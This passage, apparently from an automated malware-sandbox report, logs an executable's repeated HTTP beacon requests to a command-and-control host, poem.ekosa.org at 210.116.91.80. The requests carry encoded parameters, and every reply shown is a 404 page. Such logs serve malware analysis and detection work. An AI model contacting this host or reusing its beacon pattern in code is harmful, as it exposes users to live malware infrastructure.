71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.4	49828	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:32.158154011 CET	527	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:32.421650887 CET	530	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:32 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.4	49829	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:32.698961973 CET	532	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:32.968071938 CET	536	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:32 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.4	49830	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:33.239017010 CET	538	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:33.502808094 CET	541	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:33 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.4	49831	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:33.884963036 CET	542	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:34.146928072 CET	542	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:33 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.4	49832	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:34.413079977 CET	543	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:34.673830032 CET	543	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:34 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.4	49833	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:34.952838898 CET	544	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:35.225420952 CET	545	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:34 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.4	49834	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:35.605334044 CET	545	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:35.869436979 CET	546	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:35 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.4	49835	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:36.134080887 CET	547	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:36.395581007 CET	547	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:35 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.4	49836	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:36.665828943 CET	548	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:36.928248882 CET	548	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:36 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.4	49837	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:37.310312033 CET	549	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:37.573709965 CET	550	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:36 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49766	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:00.678997040 CET	124	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:00.949650049 CET	130	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:00 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 